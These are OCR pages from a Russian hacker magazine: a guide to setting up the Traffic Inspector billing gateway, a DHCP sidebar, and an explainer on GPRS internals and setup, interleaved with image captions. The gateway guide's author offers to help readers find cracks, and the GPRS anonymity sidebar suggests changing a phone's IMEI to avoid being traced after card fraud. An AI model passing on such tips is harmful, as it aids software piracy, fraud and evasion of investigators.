[удалые помощники] Настроенный NAT — это еще только половина дела. Да, пользователи уже сейчас могут совершенно беспрепятственно пользоваться всеми благами общего интернет-канала. Но учет трафика не ведется, мониторинг израсходованных средств — тоже. Даже недругу доступ запретить не можешь. Для того чтобы организовать полноценный шлюз в инете, понадобится по меньшей мере еще одна программа — биллинг. В инете таковых выложено очень и очень много, тем не менее, особую популярность в последнее время завоевал продукт от отечественных разработчиков — Traffic Inspector (*www.smart-soft.ru*). TI состоит из нескольких компонентов: сервера, консоли управления и клиент-


[DYNAMIC HOST CONFIGURATION PROTOCOL]

DHCP (Dynamic Host Configuration Protocol) — протокол автоматического распределения IP-адресов и других сетевых настроек между компьютерами локальной сети. В случае наличия в локалке DHCP-сервера вся информация о диапазонах IP'шников, масках подсети, шлюзах и DNS-серверах централизованно хранится в его базе данных. Любой компьютер, который хочет войти в сеть, в первую очередь обращается именно к нему, где автоматически получает IP-адрес и прочие сетевые настройки. В больших корпоративных локалках это чуть ли не единственный способ сохранить сон администраторам. Объясняю почему. Раз настроив DHCP-сервер, админ освобождает себя от изнурительной настройки каждого компьютера в отдельности. Ему не надо больше вручную выделять и указывать IP'шники, маску подсети и DNS-серверы — все это рабочая станция получает автоматически. Исключение составляют компьютеры с установленными сетевыми сервисами и принтерами, которым, естественно, нужно задать статические IP-адреса.


Используя DHCP-сервер, админ должен постоянно заботиться об архивации базы сервера. Ведь с выходом его из строя упадет и вся локалка. Естественно, не сразу, а лишь после истечения так называемого срока аренды. Последний является очень важной компонентой всей DHCP-системы: это промежуток времени, в течение которого компы сохраняют свой IP-адрес без участия сервера. Так что если в течение этого срока восстановить работу сервера не удастся, вся локалка на некоторое время уйдет в даун. Радости, сам понимаешь, будет мало.



[настройки протокола TCP/IP для внутреннего соединения сервера]




[конфигуратор Traffic Inspector'а в действии!]




[именно так происходит изменение заголовков пакета после прохождения через NAT. В NAT-таблицу записывается соответствующая запись]

ского агента. Все они выполняют свои определенные функции. Для работы в составе маршрутизатора устанавливается серверная часть программы, а также консоль управления для ее настройки. На основе сервера реализован точный механизм учета трафика, который способен считать трафик по всем без исключения протоколам. Помимо этого, TI имеет полноценную систему биллинга с возможностью не только вести финансовый отчет по каждому из пользователей и вводить гибкие тарифные планы, но еще и устанавливать режимы блокировки (за неуплату и т.д.), работы в кредит и оплаты по карточкам. Другая важная часть продукта — агент, который устанавливается и работает на машине клиента. Основная его задача — авторизировать клиентское подключение на сервере с помощью логина и пароля. При этом разработчики не забыли о безопасности и реализовали передачу паролей в криптованном виде, так что отснифать их невозможно. Помимо непосредственной авторизации, клиентский агент используется для отображения баланса лицевого счета, а также автоматической конфигурации Internet Explorer'а. Примечательно, что от администратора не требуют устанавливать ее на каждой машине вручную — для этого имеется утилита, которая удаленно и массово поставит ее на все компьютеры в сети.


[TT — тюним трафинспектор] Для установки и настройки Traffic Inspector'а много не надо — всего лишь 15-метровый дистрибутив и часок грамотной настройки. Установщик программы выполнен предельно стандартно, и никаких заковырок в нем нет. Единственное замечу, что на одном из этапов мастера нужно будет выбрать тип установки. Указывай «Сервер» — не ошибешься!
После установки необходимо запустить консоль управления программы — это головной ее мозг. Именно отсюда осуществляются все настройки, которые потом будут учитываться во время подсчета трафика и денежек пользователей. Настраивать сервер мы начнем прямо сейчас, так что кликай по яркой надписи «Конфигуратор» и жди появления мастера.
1 Первый шаг предлагает указать топологию сети. Так как на серверном компьютере используется и внешнее, и внутреннее соединения, то и из предложенных вариантов нужно выбрать соответствующий пункт.
2 На втором шаге необходимо указать внутреннее сетевое подключение. Мудрить здесь не надо: просто поставь галочку напротив названия нужного соединения, а тип сети выставь локальным. Кнопка «Выбрать с интранет IP-адресами» автоматически подключит все внутренние сети.
3 Следующий шаг — настройка прокси и сервера веб-статистики. Вся настройка, впрочем, сводится к указанию портов, на которых они будут работать. В общем случае можно ничего не


[добавляем нового клиента]



[сервер или консоль? Выбор невелик…]

трогать, ибо все замечательно будет работать и без твоей помощи.
4 Четвертый пункт мастера подразумевает выбор внешнего сетевого интерфейса. Полный аналог второго пункта.
5 Следующий раздел имеет две важные настройки. Во-первых, мастер предлагает включить встроенный в программу файрвол, а отказывать ему не стоит :). А во-вторых, здесь же доступна опция, которая позволяет получать и отправлять данные по разным внешним интерфейсам. В нашем случае она, разумеется, не нужна (внешний сетевой интерфейс у нас один), но вполне может пригодиться во время настройки общего соединения через спутниковый канал.
6 Последний шаг мастера активизирует работу SMTP-шлюза. Нужен он тебе или нет — решай сам. Но учти, что для его работы придется ставить свой собственный почтовый сервер.
После завершения работы мастера в консоли управления должна обновиться таблица с установленным интерфейсом. Если так и есть, то приступаем к следующему — к добавлению клиентов. Для этого раскрывай в дереве-меню раздел «Traffic Inspector» и выбирай пункт «Внутренние сети», после чего кликай по надписи «Добавить клиента». В появившемся окне доступны самые разнообразные настройки клиента: его имя, способ авторизации, время доступа, ограничения по скорости и т.д. Все настройки четко структурированы и разбиты по вкладкам, разобраться с ними не составит труда и без моих комментариев. Кстати, чтобы не настраивать каждого пользователя по отдельности, их можно определить в группу и один раз задать ей все необходимые настройки.
Авторизацию пользователя можно производить по-разному. В случае аутентификации по IP или MAC-адресам, никаких дополнительных средств со стороны клиента не нужно, что, конечно же, очень хорошо. Но с другой стороны, что мешает пользователю изменить свой IP или MAC-адрес и юзать инет за чужой счет? Практика показывает, что ничего! В плане безопасности приоритетнее



[во время установки Traffic Inspector'a система предложит установить сетевой драйвер. Отказываться ни в коем случае нельзя, иначе программа просто не будет работать]

использовать аутентификацию по доменной учетной записи или идентификацию по логину/паролю. Контроллера домена у нас нет, поэтому нам идеально подойдет второй вариант. Каждый клиент может загрузить агента удаленно с локального веб-сервера программы по адресу http://192.168.0.1:8080. Помимо этого, админ может установить агента на клиентские машины удаленно — неоценимую помощь окажет специальная утилита Traffic Inspector Client Remote Installer (*www.smart-soft.ru:80/files/TrInspRi.zip*). После того как агент TI будет установлен, в его настройках, помимо всех идентификационных данных, необходимо указать адрес сервера во внутренней сети. Все, теперь клиент может работать!

[дополнительные возможности] Меня лично очень порадовала возможность удаленного администрирования TI с помощью удаленной консоли (для ее установки нужно выбрать соответствующий режим во время инсталляции программы). Можно один раз грамотно сконфигурировать сервак и убрать его с глаз долой. Например в железный ящик на чердак, а пополнять балансы юзеров и вносить коррективы в конфигурацию уже удаленно.
Traffic Inspector также имеет очень широкие возможности по ограничению доступа к ресурсам интернета. Если возникнет необходимость, можно, например, ограничить доступ к специфическому контенту или запретить использование инета в определенное время. Чтобы кто-то из юзеров не забивал внешний канал под завязку, в программе предусмотрен шейпер, который с удовольствием порежет максимально доступную скорость. При этом не надо долго ковыряться в каких-то конфигах. Все хозяйство элементарно поднимается с помощью тех же профилей пользователей и групп.
Стоит также отметить кэширующий HTTP/SSL/FTP/SOCKS прокси-сервер, который наверняка сослужит хорошую службу тем, кто хочет сэкономить трафик. Радует то, что каждый пользователь вправе сам задавать для себя параметры кэширования и использования данных из кэша. Помимо всех остальных стандартных примочек, встроенный прокси-сервер поддерживает функцию каскадирования трафика на другую проксю. Лично мне это позволило наладить совместную работу TI и утилиты-ускорителя спутникового канала Globax (*www.globax.info*). А укрепить позиции сервера помог встроенный файрвол, который закрыл все ненужные порты.
Впрочем, наряду со всеми достоинствами, программа имеет и ряд недостатков (а у кого их нет?). Начать стоит с того, что утилита еще относительно новая, и поэтому в ней по-прежнему постоянно находят массу багов и ошибок. Их правят-правят, а они все появляются и появляются. Бывает и так, что программа сбоит, а иногда и вовсе очень сильно нервничает, например, из-за присутствия на машине сторонних файрволов. Вдобавок ко всему, она, как и любая другая софтина этого класса, продается за деньги, а отечественные разработчики доблестно следят за появлением кряков и лоадеров. Временное решение проблемы — использование тридцатидневного триального ключа, который выдается на сайте производителя. Но потом все равно придется искать лекарство. Впрочем, с этим я тебе, возможно, помогу. Пиши.

[в заключение] Описанная мною схема хоть и является вполне рабочей и функциональной, но все-таки не тянет до предела мечтаний. Такая связка оптимально подходит для небольших и средних локалок домашнего пользования, но никак не для корпоративных сетей. Сам бы я ни за что не стал использовать ее на работе, где в моем подчинении находятся сотни компьютеров. Это уже удел серьезных серверных осей и дорогостоящего биллинга (FreeBSD + UTM, к примеру), но это уже совсем другая история


[консоль MMC для управления TI]



МИНЗДРАВ РОССИИ ПРЕДУПРЕЖДАЕТ: КУРЕНИЕ ВРЕДИТ ВАШЕМУ ЗДОРОВЬЮ



КОГДА СОТОВАЯ СВЯЗЬ ТОЛЬКО ЗАРОЖДАЛАСЬ, МОБИЛЬНЫЕ ТЕЛЕФОНЫ ПРЕДСТАВЛЯЛИ СОБОЙ ГРОМОЗДКИЕ И УБОГИЕ ЧЕМОДАНЫ, ДОСТУПНЫЕ ЛИШЬ САМЫМ ОБЕСПЕЧЕННЫМ ЛЮДЯМ СТРАНЫ. ПРОШЛО НЕСКОЛЬКО ЛЕТ, И МОБИЛЬНИКОМ В РУКАХ ХВАСТАЕТСЯ ЧУТЬ ЛИ НЕ КАЖДЫЙ ВТОРОЙ ПЕРВОКЛАССНИК. СОТОВЫЙ ТЕЛЕФОН СТАЛ ТАКОЙ ЖЕ НЕОТЪЕМЛЕМОЙ ВЕЩЬЮ В НАШЕЙ ЖИЗНИ, КАК, НАПРИМЕР, ЗУБНАЯ ЩЕТКА, А ПРЕДОСТАВЛЯЕМЫЕ ОПЕРАТОРАМИ ВОЗМОЖНОСТИ СИЛЬНО РАСШИРИЛИСЬ. НЫНЧЕ НИКОГО НЕ УДИВИШЬ МОБИЛЬНЫМ ИНЕТОМ ЧЕРЕЗ GPRS, ЗАТО ЗНАНИЯМИ, КАК ЭТА ТЕХНОЛОГИЯ РАБОТАЕТ, ВЛАДЕЮТ НЕМНОГИЕ | Степан Ильин aka Step (step@real.xakep.ru)

Технология жпрс изнутри

[о чем речь?] Пакетная радиосвязь общего назначения GPRS (General Packet Radio Service) — это технология, позволяющая передавать пакеты протокола IP в уже существующих сотовых сетях. На основе этой технологии операторы сотовой связи предлагают целый ряд услуг и, прежде всего, услугу мобильного интернета. Ты можешь серфить сайты, работать с электронной почтой, а также часами просиживать в IRC/ICQ с помощью любого устройства в связке с мобильным телефоном. Будь это устройство компьютером, ноутбуком, КПК или же самим телефоном — неважно! Фишка в том, что этот интернет мобильный! Впервые технология GPRS появилась в американских сетях S-136 TDMA (Time Division Multiple Access — множественный доступ с разделением каналов) и европейских GSM (Global System for Mobile Communications — глобальная система связи с подвижными объектами). И сразу же она завоевала популярность. Главная ее особенность заключается в том, что информация передается не целиком, а делится



Для обеспечения собственной безопасности многие сейчас используют VPN-сервисы. Так вот, в связке с GPRS у них определенно возникнут проблемы, так как ОпСоСы из своих собственных соображений не пропускают через GPRS шифрованный VPN-трафик. Но не беда: OpenVPN (www.openvpn.net) спасет отца русской демократии :).

[КАК НАСТРОИТЬ GPRS-СОЕДИНЕНИЕ]


1 Для начала нужно подключить телефон к компьютеру и установить все необходимые дрова. Здесь все зависит от модели телефона, метода подключения (дата-кабель, инфракрасный порт или Bluetooth), то есть описывать что-то конкретно, по крайней мере, глупо. Необходимая документация и дрова традиционно выкладываются на сайтах производителей.

2 После того как дрова будут установлены и трубка обозначится в твоей системе как обычный модем, необходимо задать ей один важный параметр — строку инициализации. Для этого заходи в свойства появившегося модема (обычно он обозначается как GPRS over COM или что-то вроде того), переходи на вкладку с дополнительными параметрами связи и в единственной доступной графе пиши следующее: AT+CGDCONT=1,"IP","internet.mc". Эта строка актуальна для абонентов Мегафона центрального региона. Если у тебя другой оператор, за инструкцией стоит обратиться в службу поддержки или посмотреть на официальном сайте. Там всегда есть вся необходимая информация.

3 Последний штрих — создание самого обыкновенного диалап-соединения. В настройках нужно указать мобилу в качестве модема, а также номер телефона, логин и пароль, взятые с сайта опсоса.



www.linuxrsp.ru/artic/gprs.html — настраиваем GPRS-соединение в пингвине (на примере Gentoo Linux).
www.gprs-gsm.ru — информативный сайт обо всем, что так или иначе касается технологии GPRS.
www.gsmworld.com/technology/gprs — официальный сайт GPRS.
www.techonline.com/pdf/pavillions/intel/gprs.pdf — неплохое описание технологии на английском.



Настройки GPRS-соединений различных операторов
МТС — www.mymts.ru/gprs/gprs-settings
Мегафон — www.megafon.ru/main/services
Билайн — www.beelinegsm.ru/services/internet/gprs/using

[АНОНИМНОСТЬ ЧЕРЕЗ GPRS]


Настало время поговорить об анонимности, которой можно достичь, используя службу GPRS. Широко распространено мнение о том, что приобретенная на любом радиорынке SIM'ка может гарантировать 100% безопасность. На самом же деле это не совсем так. Я бы даже сказал, что это далеко не так.

Не секрет, что местоположение абонента GSM-сети во время сеанса связи можно определить с достаточно высокой точностью. В частности, там, где абонент находится в поле зрения сразу нескольких базовых станций, это сделать особенно просто. Хорошим подтверждением моих слов является новая услуга от Мегафона, позволяющая определить примерное местонахождение любого абонента сети. Сам посуди: если такое может сделать обычный смертный, то специальные службы смогут и подавно. Разумеется, при желании можно использовать GPRS, передвигаясь на машине, но это уже я называю анонимностью для гурманов :).

Каждый раз во время регистрации телефона в сети (читай, его включения) в логах оператора записывается идентификационный IMEI трубки, и об этом тоже не стоит забывать. Если ты долгое время юзал телефон для разговоров с SIM-картой, зарегистрированной на твое имя, а потом вставил чужую и скардил пару-тройку вещей в американских шопах — считай, что ты себя сдал. В случае необходимости ОпСоСу не составит труда найти записи о том, как использовался твой телефон ранее. К счастью, на многих телефонах IMEI-код можно поменять, что полностью разрешает эту проблему.

Как понимаешь, чужие SIM'ки — вещь достаточно ценная, на которую всегда есть спрос. Если ты не хочешь, чтобы к тебе пришли сотрудники отдела «К» и предъявили обвинение в действиях, к которым ты не имеешь отношения, всегда сообщай о пропаже телефона. Это избавит тебя от маловероятных, но все-таки возможных проблем.

[телефон после установки всех необходимых драйверов обозначится в системе как обычный модем]



[строка инициализации. Без нее система работать не будет]

на небольшие пакеты, после чего отправляется одновременно по нескольким каналам. Это позволило достичь доселе невиданной скорости передачи данных — 171 Кбит/с.

Для того чтобы ощутить все преимущества такого подхода, предлагаю заглянуть в прошлое и посмотреть, как передавались данные в GSM до появления GPRS. Зрелище, прямо скажу, жалкое. Для отправки цифровой информации абоненту не предоставлялся отдельный канал, а использовался тот же, что и для звонков голосом. А так как передача осуществлялась обычным модемом, встроенным в мобильный телефон, то линия, как и в случае диалапа, оставалась занятой на протяжении всего времени соединения. К тому же, скорость передачи не превышала 9,6 Кбит/с, что даже тогда не вписывалось в понятие приемлемой скорости.

Пакетный подход к передаче данных во многом исправил эти недостатки. Использование GPRS подразумевает, что данные передаются маленькими кусочками в виде специальных пакетов. Причем последние не отправляются наобум — напротив, они идут по четкому маршруту, используя свободные каналы, которые в данный момент не заняты абонентами для разговора. Как понимаешь, это выгодно не только пользователям, но и сотовому оператору, который максимально рационально использует сеть. Параллельная передача данных, в свою очередь, также приносит плоды. Вспомни многочисленные интернет-качалки (ReGet, FleshGet и т.п.), поддерживающие многопоточную закачку файлов. Так вот, в GPRS применяется аналогичный принцип, но на уровне протокола.

[вскрытие покажет] Изначально технология GPRS разрабатывалась для того, чтобы динамически и равномерно распределять ресурсы сотового оператора. Если к одной соте сразу подключается предельное количество пользователей, что вполне вероятно для больших городов, и она не справляется с таким объемом голосового трафика, станция GPRS позаимствует ресурсы у соседних сот. В результате пользователи GPRS могут обслуживаться не одной, а сразу несколькими сотами GSM одновременно, если возникнет такая необходимость.

Поддержка GPRS в GSM-сетях появилась далеко не сразу — очень многое пришлось дорабатывать и адаптировать. Прежде всего, необходимо было обновить устаревшее оборудование, причем повсеместно. Этим во многом и объясняется то, что GPRS до сих пор доступен далеко не во всех регионах. Москвичам, возможно, покажется это дикостью, но в Калужской области коммерческая эксплуатация GPRS долгое время была доступна только абонентам Билайна. Во время написания статьи ее ввел и Мегафон, а МТС до сих пор остается не у дел, хотя и кормит обещаниями своих абонентов на протяжении вот уже второго года.

Попробуем разобраться, что представляет собой технология GPRS изнутри. Вся система состоит из двух основных частей: из системы базовых станций и ядра сети GPRS (GPS Core Network). Система базовых станций нужна не только для GPRS, но и для GSM в целом: она включает в себя адаптированные ретрансляторы, которые, помимо всего прочего, поддерживают передачу пакетных данных на программном и аппаратном уровне. Ядро GPRS — это совсем другая история. Оно состоит из целого ряда специальных сетевых средств, предназначенных для обработки пакетов и обеспечения взаимодействия с инетом.

Самые главные его компоненты — SGSN (Serving GPRS Support Node — узел поддержки GPRS) и GGSN (Gateway GPRS Support Node — шлюзовой узел GPRS). Когда какой-нибудь пользователь GPRS совершает звонок, он связывается с базовой станцией GSM, которая, в свою очередь, передает управление узлу SGSN. Во всех этих аббревиатурах можно запутаться, но на самом деле ничего сложного тут нет.

SGSN — это основной управляющий модуль GPRS, своеобразный аналог коммутатора GSM. Именно он занимается транспортировкой пакетов, оставляя обычному коммутатору только его родной голосовой трафик. Для того чтобы установить GPRS-соединение, пользователю, разумеется, необходимо пройти специальную идентификацию. Для этого SGSN обращается к специальному серверу-реестру абонентов (узел HLR) с запросом о выдаче пользователю необходимых для соединения полномочий, на что получает однозначный ответ, разрешена ли пользователю такая услуга или, напротив, недоступна. На этом функции SGSN не заканчиваются. Даже после успешной авторизации юзер все равно остается у него под колпаком: узел постоянно ведет мониторинг находящихся online пользователей и отслеживает маршруты перемещения абонента. Это делается не прикола ради, а для того, чтобы иметь возможность надлежащим образом распределять ресурсы и собирать всю необходимую информацию для биллинга (учета переданного трафика и его оплаты).


Стоит отметить, что на пути между базовой станцией и SGSN есть еще один промежуточный узел — контроллер базовых станций BSC (Base Station Controller). Первоначально данные от пользователя попадают именно туда, а уже потом посредством PCU (Packet Control Unit — устройство контроля пакетной передачи) отправляются на SGSN.

Связь между сотовой сетью и внешними информационными сетями (интернетом, другими GPRS-системами и т.д.) обеспечивает шлюзовой узел GGSN. Эта важная часть инфраструктуры GPRS является своеобразным роутером данных, на который возложены все функции маршрутизации. Когда мобильный пользователь посылает данные, SGSN направляет пакеты на соответствующий узел GGSN, а тот, в свою очередь, — во внешнюю сеть.

За счет того, что GGSN выдает каждому пользователю динамический IP-адрес (своеобразный аналог DHCP-сервера), обратный процесс выполняется не менее просто. В дальнейшем это позволяет идентифицировать внешние пакеты, предназначенные для пользователя, и автоматически




[Sagem MC-850 — первый в мире телефон с поддержкой GPRS]



[соединение установлено]



[маршрут, который проходят пакеты, чтобы попасть во внешнюю сеть]



[полная схема работы GPRS]

находить обслуживающий его узел поддержки SGSN. В свою очередь, SGSN, получив пакеты, отправляет их на базовую станцию, в зоне действия которой находится пользователь. Нельзя умолчать о том, что для продуктивного взаимодействия двух основных модулей системы SGSN и GGSN был разработан специальный протокол GTP (GPRS Tunneling Protocol), в основе которого лежат общие принципы широко распространенных протоколов TCP/IP.

Относительная простота системы GPRS предоставляет отличные возможности масштабирования. Так, в случае появления потребности в расширении оператор вполне может увеличить емкость системы за счет установки новых узлов поддержки (SGSN). А дополнительные GGSN гарантированно решат проблему чрезмерно большого количества трафика и расширят пропускную способность системы в целом.

[что нужно для использования?] В принципе, немногое — всего-навсего сотовый телефон с поддержкой GPRS. Если ты не являешься счастливым обладателем аппарата доисторической древности, то считай, что она у тебя есть. Благо поддержка GPRS уже давно вошла в список стандартных возможностей телефона. О ней нынче даже в сравнительных обзорах трубок не упоминают.

С другой стороны, нельзя сказать, что все телефоны имеют совершенно одинаковые возможности. Стандарт GPRS, вообще говоря, разделяет все мобильные терминалы на три класса в зависимости от их возможностей.

Класс А. Устройства, относящиеся к этому самому высокому классу, позволяют одновременно общаться по телефону голосом и использовать его для передачи данных в режиме GPRS.

Класс В. Эти девайсы на порядок слабее, так как единовременно могут использоваться либо для телефонных звонков, либо для работы в интернете. Как говорится, придется выбирать.

Класс С. Единственное, что могут предложить устройства класса С — передачу данных в пакетном режиме. К этому классу, в частности, относятся GPRS-модемы и модули PCMCIA для ноутбуков.

Что касается скорости соединения, то она напрямую зависит от способностей самих телефонов. Если быть точным, то от количества тайм-слотов (проще говоря, потоков), которые аппарат поддерживает на прием и передачу. Поскольку пользователи большую часть времени получают данные, а не передают их, то и количество потоков, выделенных на прием и на передачу, сильно отличается. Стандартными комбинациями являются 2 (на прием) + 1 (на отдачу), 3+1, 4+1. Хотя встречаются и другие варианты, например 3+2.

Максимальная скорость передачи данных, заявленная стандартом GPRS, составляет 170 Кбит/с. Однако на практике достичь столь высоких скоростей совершенно невозможно. На то есть несколько причин. Во-первых, приведенный показатель скорости не предусматривает необходимости применения алгоритмов коррекции ошибок, следовательно, и неотъемлемой избыточности данных. Во-вторых, он рассчитан для случаев, когда используются сразу все восемь тайм-слотов. А поскольку для передачи GPRS-данных доступны не все восемь, а максимум четыре потока, то лучшее, на что приходится надеяться, — 53,6 Кбит/с (4 тайм-слота по 13,4 Кбит/с каждый). Хотя в любом случае даже этот результат гораздо лучше, чем скорость 9,6 Кбит/с, которую могли предложить ранее существовавшие технологии передачи данных.

Помимо значительно увеличенной скорости, рядовой пользователь получил другое важное преимущество — непрерывное соединение с инетом. До появления GPRS абонентам приходилось полностью оплачивать время, проведенное на линии, независимо от степени загрузки канала. Работая с GPRS, абонент, наоборот, оплачивает только объем переданных данных, но никак не эфирное время. Если ты хочешь сутками напролет сидеть в ICQ и IRC, пускай даже с экрана смартфона или КПК, то GPRS — это именно то, что нужно. Ведь ты оплачиваешь только трафик.

С другой стороны, длительные соединения предъявляют повышенные требования к сети. Так, для обеспечения оперативной маршрутизации оператору крайне необходимо получать данные о месторасположении и передвижениях абонента. Как вариант, можно периодически опрашивать абонента. Но часто передаваемая техническая информация значительно бы увеличила абонентский трафик и, что еще хуже, расход аккумуляторов терминалов. Чтобы снизить очевидные затраты, была разработана специальная схема: точность определения местонахождения абонента зависит, прежде всего, от его текущего статуса. Всего их три: READY (активный), STANDBY (ожидающий), IDLE (неактивный). Я расположил их в порядке уменьшения точности.


[не все так шоколадно] Не секрет, что совершенно идеальных технологий не бывает. Несмотря на все прелести GPRS, у нее есть еще и несколько недостатков, о которых нельзя забывать.


1 Максимально возможные скорости остаются пока исключительно теоретическими. На практике максимум, который удается выжать, — это стабильные 4-6 Кб/с, да и то при условии уверенного и устойчивого приема.

2 Потери пакетов во время радиопередачи — вполне обычное явление. Технология GPRS активно использует алгоритмы избыточности данных, чтобы гарантировать целостность передаваемой информации. Но они же могут и увеличить задержки, причем значительно.

3 Звонки голосом и GPRS используют одни и те же ресурсы, и если ресурсы заняты одним, то это мешает нормальной работе другого сервиса. Приоритет традиционно отдается голосу, поэтому не приведи господь тебе использовать GPRS во время каких-нибудь праздников и прочих событий, когда ресурсы ОпСоСа забиты по самое не хочу. Ничего хорошего не выйдет — проверено.

Текущие недостатки GPRS обещают устранить в сетях нового, третьего (3G) поколения. К ним, в частности, относится стандарт UMTS (Universal Mobile Telecommunications System), который позволяет передавать данные на скорости до 2 Мбит/с. Скорость, опять же, чисто теоретическая, но все равно мы таких возможностей с нетерпением ждем. Даже очень





